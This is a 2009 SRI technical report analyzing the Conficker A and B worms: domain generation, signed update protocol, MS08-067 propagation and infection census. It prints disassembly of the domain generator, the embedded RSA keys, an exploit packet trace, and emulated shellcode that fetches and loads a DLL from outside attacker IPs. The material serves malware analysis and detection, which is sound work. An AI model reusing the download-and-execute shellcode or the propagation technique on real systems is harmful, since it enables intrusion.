**SRI INTERNATIONAL**
**TECHNICAL REPORT**

# AN ANALYSIS OF CONFICKER'S LOGIC AND RENDEZVOUS POINTS

**PHILLIP PORRAS, HASSEN SAIDI, AND VINOD YEGNESWARAN**
HTTP://PUBLIC.MTC.SRI.COM/CONFICKER

**RELEASE DATE: 4 FEBRUARY 2009**
**LAST UPDATE: 19 MARCH 2009**

**NEW: ADDENDUM - CONFICKER C P2P REVERSE ENGINEERING REPORT**

**ALSO SEE: CONFICKER C ANALYSIS**

**NEW: FREE DETECTION UTILITIES**

**CONFICKER C P2P SNORT DETECTION MODULE**

**CONFICKER C NETWORK SCANNER**

**SEE THE CONFICKER DIARY: 03 MARCH 2009**

COMPUTER SCIENCE LABORATORY
SRI INTERNATIONAL
333 RAVENSWOOD AVENUE
MENLO PARK CA 94025 USA

## Introduction

Conficker is one of a new interesting breed of self-updating worms that has drawn much attention recently from those who track malware. In fact, if you have been operating Internet honeynets recently, Conficker has been one very difficult malware to avoid. In the last few months this worm has relentlessly pushed all other infection agents out of the way, as it has infiltrated nearly every Windows 2K and XP honeypot that we have placed out on the Internet. From late November through December 2008 we recorded more than 13,000 Conficker infections within our honeynet, and surveyed more than 1.5 million infected IP addresses from 206 countries. More recently, our cumulative census of Conficker.A indicates that it has affected more than 4.7 million IP addresses, while its successor, Conficker.B, has affected 6.7M IP addresses (see SRI Appendix I: Conficker Census). Our analysis finds that the two worms are comparable in size (within a factor of 3) and the active infection size of Conficker A and B are under 1M and 3M hosts, respectively. The numbers reported in the press are most likely overestimates. That said, as scan and infect worms go, we have not seen such a dominating infection outbreak since Sasser [6] in 2004. Nor have we seen such a broad spectrum of antivirus tools do such a consistently poor job at detecting malware binary variants since the Storm [4] outbreak of 2007.

Early accounts of the exploit used by Conficker arose in September of 2008. Chinese hackers were reportedly the first to produce a commercial package to sell this exploit (for $37.80) [5]. The exploit employs a specially crafted remote procedure call (RPC) over port 445/TCP, which can cause Windows 2000, XP, 2003 servers, and Vista to execute an arbitrary code segment without authentication. The exploit can affect systems with firewalls enabled, but which operate with print and file sharing enabled. The patch for this exploit was released by Microsoft on October 23 2008 [3], and those Windows PCs that receive automated security updates have not been vulnerable to this exploit. Nevertheless, nearly a month later, in mid-November, Conficker would utilize this exploit to scan and infect millions of unpatched PCs worldwide.

Why Conficker has been able to proliferate so widely may be an interesting testament to the stubbornness of some PC users to avoid staying current with the latest Microsoft security patches [2]. Some reports, such as the case of the Conficker outbreak within Sheffield Hospital's operating ward, suggest that even security-conscious environments may elect to forgo automated software patching, choosing to trade off vulnerability exposure for some perceived notion of platform stability [8]. On the other hand, the uneven concentration of where the vast bulk of Conficker infections have occurred suggest other reasons. For example, regions with dense Conficker populations also appear to correspond to areas where the use of unregistered (pirated) Windows releases are widespread, and the regular application of available security patches [9] are rare.

In this paper, we crack open the Conficker A and B binaries, and analyze many aspects of their internal logic. Some important aspects of this logic include its mechanisms for computing a daily list of new domains, a function that in both Conficker variants, laid dormant during their early propagation stages until November 26 and January 1, respectively. Conficker drones use these daily computed domain names to seek out Internet rendezvous points that may be established by the malware authors whenever they wish to census their drones or

**Contents:**



**Sponsors**

National Science Foundation
(Dr. Karl Levitt, CyberTrust)

**Important Sites**

BotHunter - www.bothunter.net
Malware Threats - mtc.sri.com
Cyber-TA - www.cyber-ta.org

upload new binary payloads to them. This binary update service essentially replaces the classic command and control functions that allow botnets to operate as a collective. It also provides us with a unique means to measure the prevalence and impact of Conficker A and B. The contributions of this paper include the following:

* A static analysis of Conficker A and B. We dissect its top level control flow, capabilities, and timers.
* A description of the domain generation algorithm and the rendezvous protocol.
* An empirical analysis of infected hosts observed through honeynets and rendezvous points.
* Exploration of Conficker's Ukrainian evidence trail.
* A first look at a variant of Conficker B (which we call B++) and the implications of its binary flash mechanism.

## A Static Analysis of Conficker

Like most malware, Conficker propagates itself in the form of a packed binary file. Our first step in analyzing Conficker consists of undoing the work of the packers and obfuscators to recover the original malware binary code. Conficker is propagated as a dynamically linked library (DLL), which has been packed using the UPX packer. The DLL is then run as part of `svchost.exe` and is set to automatically run every time the infected computer is started. After unpacking, we find that the UPX packed binary file is not the original code but incorporates an additional layer of packing. We use IDA Pro to remove this second layer of obfuscation and dump the original code from memory. To do so, we first run the Conficker service, snapshot the core Conficker library as a memory image, and from this code segment reconstruct a complete Windows executable program. The program requires a PE-header template, and we compute an entry point that allows the program to enter Conficker's code segment. This appears to be a clever way of making the analysis of Conficker a bit more challenging than usual. We now describe the static analysis of the original code, which reveals the full extent of the malware logic and capabilities.

### Conficker A/B Top-Level Control Flow

Figure 1 illustrates a flow diagram of the main thread for both variants of the Conficker agent, A and B. In both cases, the Conficker agent is distributed and run as a dynamically linked library. Its base code has been compiled as a DLL and its DLLMain function initiates the main thread represented by the diagram. The agent code proceeds by first checking the Windows version, and based on this result creates a remote thread in processes such as `svchost.exe`. This is done by invoking LoadLibrary, where the copy of the DLL is passed as an argument. The malicious library then copies itself in the system root directory under a random file name. After initiating the use of Winsock DLL, the bulk of the malicious code logic is executed.

---




**Figure 1: Conficker A (left) /B (right): Top-level control flow**

Conficker A's agent proceeds as follows. First, it checks for the presence of a firewall. If a firewall exists, the agent sends a UPNP message to open a local random high-order port (i.e., it asks the firewall to open its backdoor port to the Internet). Next, it opens the same high-order port on its local host: its binary upload backdoor. This backdoor is used during propagation, to allow newly infected victims to retrieve the Conficker binary. It proceeds to one of the following sites to obtain its external-facing IP address *www.getmyip.org, getmyip.co.uk*, and *checkip.dyndns.org*, and attempts to download the GeoIP database from *maxmind.com*. It randomly generates IP addresses to search for additional victims, filtering Ukraine IPs based on the GeoIP database. The GeoIP information is also used as part of MS08-67 exploit process [10]. Conficker A then sleeps for 30 minutes before starting a thread that attempts to contact `http://trafficconverter.biz /4vir/antispyware/ to` download a file called `loadadv.exe`. This thread cycles every 5 minutes.

Next, Conficker A enters an infinite loop, within which it generates a list of 250 domain names (rendezvous points). The name-generation function is based on a randomizing function that it seeds with the current UTC system date. The same list of 250 names is generated every 3 hours, i.e., 8 times per day. All Conficker clients, with system clocks that are at minimum synchronized to the current UTC date, will compute and attempt to contact the same set of domains. When contacting a domain for which a valid IP address has been registered, Conficker clients send a URL request to TCP port 80 of the target IP, and if a Windows binary is returned, it will be validated via a locally stored public key, stored on the victim host, and executed. If the computer is not connected to the Internet, then the malicious code will check for connectivity every 60 seconds. When the computer is connected, Conficker A will execute the domain name generation subroutine, contacting *every* registered domain in the current 250-name set to inquire if an executable is available for download.

Conficker B is a rewrite of Conficker A with the following noticeable differences. First, Conficker A incorporates a Ukraine-avoidance routine that causes the process to suicide if the keyboard language layout has been set to Ukrainian. Conficker B does not include this keyboard check. B also uses different mutex strings and patches a number of Windows APIs, and attempts to disable its victim's local security defenses by terminating the execution of a predefined set of antivirus products it finds on the machine. It has significantly more suicide logic embedded in its code, and employs anti-debugging features to avoid reverse engineering attempts.

Conficker B uses a different set of sites to query its external-facing IP address *www.getmyip.org, www.whatsmyipaddress.com, www.whatismyip.org, checkip.dyndns.org*. It does not download the fraudware Antivirus XP software that version A attempts to download. Conficker's propagation methods vary among A and B and are described in Section Conficker Propagation. Furthermore, a recent analysis by Symantec has uncovered that the GeoIP file is directly embedded in the Conficker B binary as a compressed RAR (Roshal archive) file encrypted using RC4 [11].

Like Conficker A, after a relatively short initialization phase followed by a scan and infect stage, Conficker B proceeds to generate a daily list of domains to probe for the download of an additional payload. Conficker B builds its candidate set of rendezvous points every 2 hours, using a similar algorithm. But it uses different seeds and also appends three additional top-level domains. The result is that the daily domain lists generated by A and B do not overlap.

### Binary Download and Validation

Among the key functions of Conficker is that of probing the daily set of Internet rendezvous points for a new Windows executable file to download and execute. This mechanism provides an effective binary updating service similar to that of other traditional botnets, with the exception that the Conficker update service is highly mobile and its location (*i.e.*, to date we have not confirmed this feature in use by the malware authors) is recomputed each day by all infected clients. Although many groups have been able to break the domain generation algorithm and registered rendezvous points, Conficker's authors have taken care to ensure that other groups cannot upload arbitrary binaries to its infected drones.

Both Conficker A and B clients incorporate a binary validation mechanism to ensure that a downloaded binary has been signed by the Conficker authors. **Figure 2** illustrates the download validation procedure used to verify the authenticity of binaries pulled from Internet rendezvous points. The procedure begins with Conficker's authors computing a 512-bit hash **M** of the Windows binary that will be downloaded to the client. The binary is then encrypted using the symmetric stream cipher RC4 algorithm with password **M**. Next, the authors compute a digital signature using an RSA encryption scheme, as follows: **M^epriv mod N = Sig**, where **N** is a public modulus that is embedded in all Conficker client binaries. **Sig** is then appended to the encrypted binary, and together they can be pushed to all infected Conficker clients that connect to the appropriate rendezvous point.





**Figure 2: Conficker Downloaded Binary Validation**

Once received, the client removes the digital signature and recovers **M** using **N** and the public exponent **epub**, which is also embedded in the Conficker client binary. **M** is recovered as follows: **M = Sig^epub mod N**. The client then decrypts the binary using password **M**, and confirms its integrity by comparing its hash to **M** (i.e., the hash value originally computed by the Conficker authors). If the hash integrity check succeeds, the binary is then stored and executed via Windows `shellexec()`. Otherwise the binary is discarded. Both A and B use equivalent hash and encryption protocols, with the exception that B uses an expanded 4092-bit modulus, whereas A employed a 1024-bit modules. The public exponent **epub** and module **N** values from the Conficker A and B binaries is shown in Table 1.

| Conficker A Embedded Keys | Conficker B Embedded Keys |
|---|---|
| **epub** = 1B16A<br><br>**Modulus: size = 64 words = 1024 bits**<br>25BF7640 E9FE919B 3C2A030B 1EF64327<br>E23AC10A EEE93EA5 6A36AB28 6561DAE3<br>6E5CA3C1 821BA9E9 6F1DE9B0 F41D66F7<br>CB01FC34 2560EE53 949EAEAE 551A66DE<br><br>56136DF6 ABE91715 970B077A 98574572<br>5BF2764E E85616BA 50F4E6C3 4B96E24F<br>CA86ECDF 5037EF78 364173F6 56B9248A<br>E72EFE45 31ED091B E816D789 617BF0CF | **epub** = 0C351<br><br>**Modulus: size = 256 words = 4094 bits**<br>88A8BEE7 7DED455C 41CD6883 2C79C3B2<br>BC4D7333 4C801030 96846399 ECDB7018<br>CAFE9CDD B5263FBA B749DA71 441FFD7F<br>2D179ADF C4031AE3 3AF0EB57 D4086357<br><br>A30F204B 744CAEF5 06443787 00D5E18A<br>485BC1AD 0BE12269 2E6B7924 CB3F9D36<br>D2130437 3366D8C0 97D227BD 61DAF2E5<br>95A3B0D3 A76030BA 5249A1CC FBA5B7FA<br><br>ECFA3218 25BD3CAD E6DCE7D6 ED7104DC<br>4992AA42 07F91D7E 9247CB15 A800C61E<br>0EF33ACF 9CC24C76 08701C1A B047261B<br>C80DF107 7A5D9E2D A28E983C 9DB1835B<br><br>09404D47 2D58E6B6 1C2C8A60 26BD6B76<br>B13400BC D6B7D9ED 9721E605 EEF95D08<br>53A64B60 7398D7FD D1FC30CD 4A29DE21<br>3D315A49 EB6AE350 74D7D161 7ED4993B<br><br>E435259A A8D920C3 56E53DC8 3972665D<br>23F17BDC C69E9393 A87D628A 6811EE23<br>7E386DEC 02DADFEB BB6AD6F3 D930A4E5<br>8AC26CE4 13659917 3140864C 605B400C<br><br>BB43338E 938A8712 F97E9E45 93E92944<br>CC880FCB 14349915 5FF6C269 AF873383<br>8045DBD2 BF802693 8A08DA5B 319EC35B<br>BCFCCF8C 578E9E8D CC03D4BC B6DA1CEA<br><br>10D57010 92AD0968 B6985FF2 FFC6C9A2 |

| | |
|---|---|
| | 2989D649 F24D2F2F 4DF38C9D 2E2472AF<br>4CF2D003 D86AA6DE 422B5CD7 9FC8901B<br>39455258 E93DB6B2 2D9A7897 FB59E1DD<br><br>B385DF72 7E83E2CB 25418501 967F5912<br>4DADA619 3603E8EC 42934976 333406E6<br>21E95687 CD44E85E F375EB4B 8BF0723C<br>BA1B4C72 D61E44E6 4912CA45 F52DA7E7 |

**Table 1: Binary Validation Public Exponent and Modulus**

### Domain Generation

As described above, Conficker A builds a candidate list of 250 Internet rendezvous points (i.e., domains) seeded by the current UTC date. Figure 3 illustrates our dissection of the subroutine that implements domain generation logic. The first two blocks of this subroutine randomly generate strings of 5 to 11 lower case alphabets. We discovered that Conficker implements its own random number generator, which we annotate as `sub generate_random()`. It selectively chooses between this function and the system `rand()` function. The former is seeded with GMT and is deterministic, while the latter introduces non-determinism. In block `loc_9A995D`, it determines the length of the domain prefix by adding 8 to a random value between -3 and 3. In `loc_9a9989`, `generate_random()` is repeatedly called to generate a positive integer between 0 and 25. This is added to `a' producing a random lower case alphabet that is used to construct the domain prefix. A top-level domain (TLD) suffix chosen randomly between .com, .net, .org, .info, and .biz is then appended to the domain name. The outer loop builds 250 domain names and creates threads to perform name resolutions on these domains. Conficker B's domain generation algorithm is similar but also includes additional TLD suffixes (.ws, .cn, .cc).





**Figure 3: Conficker A/B Rendezvous Protocol**

*Random Number Generation*: We will now describe the random number generation process employed by Conficker A that is used as part of the rendezvous point generation algorithm. We begin by describing subroutine `query_search_engines_set_time()`, which is annotated in Figure 4. The first block uses `rand()` to randomly select from one of six search engines (`w3.org`, `ask.com`, `msn.com`, `yahoo.com`, `google.com` and `baidu.com`). It then invokes subroutine `get_date_from_url()`, which generates an HTTP GET request to obtain the time from the remote webserver. This subroutine further invokes subroutines `fetch_date_from_url()` and `parse_date_from_url()`. The former uses the Windows API call `HttpQueryInfoA` with info-level HTTP_QUERY_DATE to obtain the date field of the HTTP header. The latter

subroutine simply parses the date string GMT returned by the former. As the query returns only the day, month, and year values, repeated queries on the same day would yield the same result.

```
loc_9A995D:
      push  20h
      push  40h
      call  dword_9A10C0                ; GlobalAlloc(0x40, 0x20) - alloc 32by
      mov   edi, eax                    ; edi = GlobalAlloc() = domain
      mov   [ebp+ebx*4+var_454], edi
      call  sub_9A96EE                  ; eax = generate_random()
      push  4
      cdq                               ; sign extends word in eax
      pop   ecx                         ; ecx = 4
      idiv  ecx                         ; div eax by ecx, remainder in edx
      mov   [ebp+var_4], 0              ; var_4 = 0
      mov   esi, edx
      add   esi, 8                      ; esi = edx + 8 (edx -3 to 3)
      jz    short loc_9A99AC

loc_9A9989:
      call  sub_9A96EE                  ; eax = generate_random()
      push  eax
      call  sub_9B3330                  ; eax = abs(random_num)
      pop   ecx
      cdq                               ; edx = 0
      push  1Ah
      pop   ecx                         ; ecx = 26
      idiv  ecx                         ; div eax by ecx, remainder in edx
      mov   eax, [ebp+var_4]            ; eax = var4
      add   dl, 61h                     ; dl = dl + 'a'
      inc   [ebp+var_4]                 ; var4++
      cmp   [ebp+var_4], esi
      mov   [eax+edi], dl               ; edi[var4] = dl
      jb    short loc_9A9989            ; if var4 < esi jmp to 9a9989

loc_9A99AC:
      mov   byte ptr [edi+esi], 0
      call  sub_9A96EE                  ; generate_random()
      push  5
      pop   ecx                         ; set ecx = 5
      xor   edx, edx                    ; set edx = 0
      div   ecx                         ; edx =  eax % 5
      push  off_9B53A8[edx*4]           ; suffix= .com,.net,.org,.info,.biz}
      push  edi
      call  sub_9B3336                  ; strcat(domain, suffix)
      inc   ebx                         ; ebx = ebx + 1
      cmp   ebx, 0FAh
      pop   ecx
      pop   ecx
      jl    short loc_9A995D            ; check if ebx < 250
      mov   [ebp+var_8], 1              ; var_8 = 1
```

**Figure 4: sub generate domains: append random domain suffix and loop 250 times**

The value returned by `get_date_from_url` is used to compute lpsystemtime (i.e., number of 100-nanosecond intervals since 1601). This is divided by 0x58028e44000 (number of nanoseconds in a week), multiplied by 0x464da5676 and added to 0xb46a7637 (the final two constants are replaced by 0x352c94565 and 0xa3596526 in Conficker B). The final sum is stored in a special memory location, dword 0x9b53c0. This value is used to seed the `generate_random()` subroutine. The `generate_random()` functions are essentially identical except that A uses a constant value of 0x64236735 in its floating point computation, which is replaced by 0x53125624 in Conficker B.

### Conficker Rendezvous Protocol

Both Conficker A and B query the list of random domains generated for any available files to be downloaded. The list of domains is queried every 3 hours starting on 26 November 2008 for version A and every 2 hours starting on January 1, 2009 for version B. The worm first tries to resolve the domain name to an IP address. If that succeeds, it proceeds by sending an HTTP request in the form of a string

* `http://domainname/search?q=n\&aq=7} (for Conficker A)`
* `http://domainname/search?q=n} (for Conficker B)`

The second argument (`aq=7`) used by Conficker A is always a constant. We speculate that this might have been meant to be a version identifier, which has since been dropped by Conficker B. The number 7 also appears in the mutex string "Global\m-7", where "m" is a number generated based on the name of the infected computer. The value of `q` is read from a global variable that the worm's code initializes first to 0. This value is also stored in the registry under the key name

```
SOFTWARE\Microsoft\Windows\CurrentVersion\Nls
```

in Conficker A. Based on static analysis, we find that this value is incremented and saved in the registry every time the infected machine successfully infects another machine. When the machine is rebooted, the value of `q` is read from the registry so that the value used in the HTTP request indicates the total number of computers that the given machine successfully infected since it has been infected.

The URL is opened and the Windows API `InternetReadFile` is invoked to read all the available data the queried server sends back. Conficker reads and saves the data into memory for further analysis. First, it checks if the downloaded data (or file) has more than 128 bytes for version A and 512 bytes for version B. The reason for these checks becomes apparent when statically analyzing the code that is executed after these checks. **Figure 5** illustrates how Conficker extracts from the downloaded file a digital signature to check if the downloaded file is properly signed, and then decrypts the file contents before executing it. This effectively prevents would-be hijackers with advanced knowledge of the domain names from registering and uploading their own binaries to the Conficker drones.





**Figure 5: File download, signature check and decryption**

From the decryption and signature check that Conficker uses, we conclude that Conficker employs two encryption schema to maintain control over its drones. It uses RC4 stream cipher and a 512-bit key as a fast way to decrypt the file downloaded from a queried server. However, it will do so only if the downloaded file has been digitally signed using a public key scheme with a 4096-bit key. The signature check is done by computing a hash of the payload and by using an embedded exponent and modulus.

### Conficker Propagation

While Conficker A singularly relies on exploiting the MS08-067 vulnerability for its propagation, Conficker B is more versatile and implements two additional strategies to embed itself into additional hosts. Here, we describe the three strategies:

*MS08-67 Propagation*: Conficker propagates by exploiting the MS08-67 vulnerability in the Microsoft Windows server service. An anonymized packet-level summary of a typical Conficker exploit is shown in **Figure 6**. The remote attacking host begins by negotiating SMB (server message block) protocol and initiating an SMB session on port 445/TCP of the victim. The attacking host binds to the SRVSVC pipe and proceeds to issue the NetPathCanonicalize request, which has the exploit payload embedded. The embedded shell code coerces the victim host to contact the attacking host on a connect-back port and download a PE (portable executable) DLL file. The shell code also issues Windows API calls to ensure that the DLL is executed as a service through `svchost.exe`.

| | |
|---|---|
| -> SMB Negotiate Protocol Request | -> SMB Read AndX Request, FID: 0x4000, |
| <- SMB Negotiate Protocol Response | <- DCERPC Bind_ack: call_id: 1 |
| -> SMB Session Setup AndX Request, | -> SRVSVC NetPathCanonicalize request **(exploit packet)** |
| <- SMB Session Setup AndX Response, Error: STATUS_MORE_PROCESSING_REQUIRED | <- TCP 445 > 4711 [ACK] Seq=932 Ack=1829 Len=0 |
| -> SMB Session Setup AndX Request, NTLMSSP_AUTH, User: \ | <- TCP 1028 > 1474 [SYN] (connect-back) |
| | -> TCP 1474 > 1028 [SYN, ACK] |
| <- SMB Session Setup AndX Response | <- TCP 1028 > 1474 [ACK] |
| -> SMB Tree Connect AndX Request, | <- TCP 1028 > 1474 [PSH, ACK] Len=153 |

| | |
|---|---|
| Path: \\192.168.3.4\IPC$ | **GET /ssfahaci HTTP 1.0 (random filename)** |
| <- SMB Tree Connect AndX Response | -> TCP 1474 > 1028 [PSH, ACK] Ack=154 Len=86 |
| -> SMB NT Create AndX Request, Path: \browser | HTTP 200 OK |
| <- SMB NT Create AndX Response, FID: 0x4000 | <- TCP 1028 > 1474 [ACK] Seq=154 Ack=87 Len=0 |
| -> DCERPC Bind: call_id: 1 SRVSVC V3.0 | -> TCP 1474 > 1028 [ACK] Seq=87 Ack=154 Len=1440 |
| <- SMB Write AndX Response, FID: 0x4000, | **PE Executable DLL Download** |

**Figure 6: MS 08-67 exploit sequence of Conficker**

The content of the exploit packet varies even across repeated infection attempts by the same host. So a naive analysis of payload content is insufficient to distinguish between variants of Conficker. We used the *sctool* utility in Libemu [14] (a library of tools to build emulators) to explore exploit traces in greater detail. We provide a summary of the Libemu shellcode output for Conficker A and B in **Figure 7**. The URL reference in bold highlights the common method for pulling in the Conficker dll binary from the application port provided by the Conficker client.

**Conficker A Shell Code**

```
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x004182d7 =>
        = "urlmon";
) = 0x7df20000;
HRESULT URLDownloadToFile (
    LPUNKNOWN pCaller = 0x00000000 =>
        none;
    LPCTSTR szURL = 0x004182e2 =>
      = "http://114.44.XX.XX:2363/wkpqz";
    LPCTSTR szFileName = 0x0012fe88 =>
        = "x.";
    DWORD dwReserved = 0;
    LPBINDSTATUSCALLBACK lpfnCB = 0;
) = 0;
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x0012fe88 =>
        = "x.";
) = 0x00000000;
void ExitThread (
    DWORD dwExitCode = 0;
) = 0;
```

**Conficker B Shell Code**

```
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x00418a37 =>
        = "urlmon";
) = 0x7df20000;
HRESULT URLDownloadToFile (
    LPUNKNOWN pCaller = 0x00000000 =>
        none;
    LPCTSTR szURL = 0x00418a42 =>
       = "http://94.28.XX.XX:5808/jmwat";
    LPCTSTR szFileName = 0x0012fe88 =>
        = "x.";
    DWORD dwReserved = 0;
    LPBINDSTATUSCALLBACK lpfnCB = 0;
) = 0;
HMODULE LoadLibraryA (
    LPCTSTR lpFileName = 0x0012fe88 =>
        = "x.";
) = 0x00000000;
void ExitThread (
    DWORD dwExitCode = 0;
) = 0;
```

**Figure 7: Libemu (sctool) output of Conficker A (top) and B (bottom)**

The output shows the embedded url download request in the shell code and confirms that both Conficker A and Conficker B use a similar connect-back mechanism to upload the binary. Interestingly, we also find that the libemu stepcounts are useful in differentiating between the shellcode produced by Conficker A and B. We compare the shellcode of all hosts contacting the SRI honeynet and classify them as A/B based on intelligence gathered separately from rendezvous point monitoring. We find Conficker A's shellcode stepcounts range between 84195 and 84231 while Conficker B's shellcode stepcounts range between 85047 and 85083, as shown in **Figure 8**. There was one Conficker A host that was misclassified by our rendezvous point analysis as a Conficker B host. Based on Libemu's analysis we can confirm that the host was a Conficker A host when it contacted our honeynet (suggesting the IP address was probably a NAT or DHCP).

